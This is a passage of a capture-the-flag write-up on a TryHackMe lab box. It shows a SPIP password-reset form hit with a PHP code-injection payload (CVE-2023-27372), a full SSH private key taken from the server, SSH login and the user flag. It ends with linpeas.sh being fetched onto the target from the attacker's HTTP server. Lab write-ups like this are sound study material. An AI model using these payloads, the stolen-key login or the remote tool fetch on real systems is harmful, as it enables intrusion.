


```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```




```
hx' /><input name='formulaire_action_sign' type='hidden'
                value='' /></span>
        <fieldset>
                <legend>Nouveau mot de passe</legend>
                <p>Pour modifier votre mot de passe, merci d'indiquer l'adresse email associée à votre compte.</p>
                <div class="editer-groupe">
                        <div class="editer saisie_oubli obligatoire  erreur">
                                <label for="oubli">Votre adresse email</label>
                                <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:23:&q
uot;&lt;?php system('pwd'); ?&gt;&quot;;</tt> n'est pas valide !</span></span>
                                <input type="email" class="text email" autofocus="autofocus" required="required" name
='oubli' id='oubli' value="s:23:"/home/think/spip/spip
";" autocapitalize="off" autocorrect="off" />
                        </div>
                </div>
        </fieldset>

        <p style="display: none;">
                <label for="nobot">Veuillez laisser ce champ vide :</label>
                <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
        </p>
        <p class="boutons"><input type="submit" class="btn submit" value="OK" /></p>
</form>

</div>


        </div>
        <p class="retour">
                <a href="spip.php?page=login&amp;lang=fr" class="btn">Se connecter</a>
        </p>
</body>
</html>


┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
└─# ls
cve-2023-27372-modified.py  cve-2023-27372.py  id_rsa  public-THM.ctb
```

Having the knowledge of the user with ssh private key we recovered from the server, I was able to ssh into the server machine as seen below.
It was all a success.




```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
└─# ssh -i id_rsa think@10.10.175.1
The authenticity of host '10.10.175.1 (10.10.175.1)' can't be established.
ED25519 key fingerprint is SHA256:Ndgax/DOZA6JS00F3afY6VbwjVhV2fg5OAMP9TqPAOs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.175.1' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-169-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 14 Jul 2024 11:38:20 AM UTC

  System load:  0.0               Users logged in:                 0
  Usage of /:   75.9% of 9.75GB   IPv4 address for br-72fdb218889f: 172.18.0.1
  Memory usage: 16%               IPv4 address for docker0:         172.17.0.1
  Swap usage:   0%                IPv4 address for eth0:            10.10.175.1
  Processes:    133


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 12 20:24:07 2024 from 192.168.1.13
think@publisher:~$ whoami
think
think@publisher:~$ ls
spip  user.txt
think@publisher:~$ cat user.txt
fa229046d44eda6a3598c73ad96f4ca5
think@publisher:~$ 
```

I tried to download linpeas.sh script from my machine to help in the enumeration of this server from my machine, However I had limited permission to write on it.




```
think@publisher:/tmp$ wget http://10.9.247.106:80/linpeas.sh
--2024-07-14 12:31:52--  http://10.9.247.106/linpeas.sh
Connecting to 10.9.247.106:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [text/x-sh]
linpeas.sh: Permission denied

Cannot write to ‘linpeas.sh’ (Permission denied).
think@publisher:/tmp$
```

I checked the type of shell user think is using, it was “ash”; never had of it but anyways new knowledge accumulated. You can as well see that /bin/bash is running as root, thatâ€™s the jackpot for us.



```
think@publisher:/tmp$ ps -p $$
    PID TTY          TIME CMD
   2327 pts/0    00:00:00 ash
think@publisher:/tmp$ cd /etc && ls -la | grep app*
grep: apparmor.d: Is a directory
grep: apport: Is a directory
think@publisher:/etc$ ls -la | grep apparmor
drwxr-xr-x   3 root root       4096 Dec  8  2023 apparmor
drwxr-xr-x   8 root root       4096 Feb 12 20:19 apparmor.d
think@publisher:/etc$ cd apparmor.d && ls -la
total 84
drwxr-xr-x   8 root root  4096 Feb 12 20:19 .
drwxr-xr-x 130 root root 12288 Feb 12 21:20 ..
drwxr-xr-x   2 root root  4096 Dec  8  2023 abi
drwxr-xr-x   4 root root 12288 Dec  8  2023 abstractions
drwxr-xr-x   2 root root  4096 Feb 23  2022 disable
drwxr-xr-x   2 root root  4096 Feb 11  2020 force-complain
drwxr-xr-x   2 root root  4096 Dec  8  2023 local
-rw-r--r--   1 root root  1313 May 19  2020 lsb_release
-rw-r--r--   1 root root  1108 May 19  2020 nvidia_modprobe
-rw-r--r--   1 root root  3500 Jan 31  2023 sbin.dhclient
drwxr-xr-x   5 root root  4096 Dec  8  2023 tunables
-rw-r--r--   1 root root  3202 Feb 25  2020 usr.bin.man
-rw-r--r--   1 root root   532 Feb 12 20:18 usr.sbin.ash
-rw-r--r--   1 root root   672 Feb 19  2020 usr.sbin.ippusbxd
-rw-r--r--   1 root root  2006 Jun 14  2023 usr.sbin.mysqld
-rw-r--r--   1 root root  1575 Feb 11  2020 usr.sbin.rsyslogd
-rw-r--r--   1 root root  1482 Feb 10  2023 usr.sbin.tcpdump
think@publisher:/etc/apparmor.d$ 
```

I now tried to download this script in the /dev/shm folder, and as seen below, it was a success and we had read and write permisson on it.




root@Kali: /home/scr34tur3/Documents/TOOLS 117x12

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/TOOLS]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.175.1 - - [14/Jul/2024 15:58:19] "GET /linpeas.sh HTTP/1.1" 200 -
```

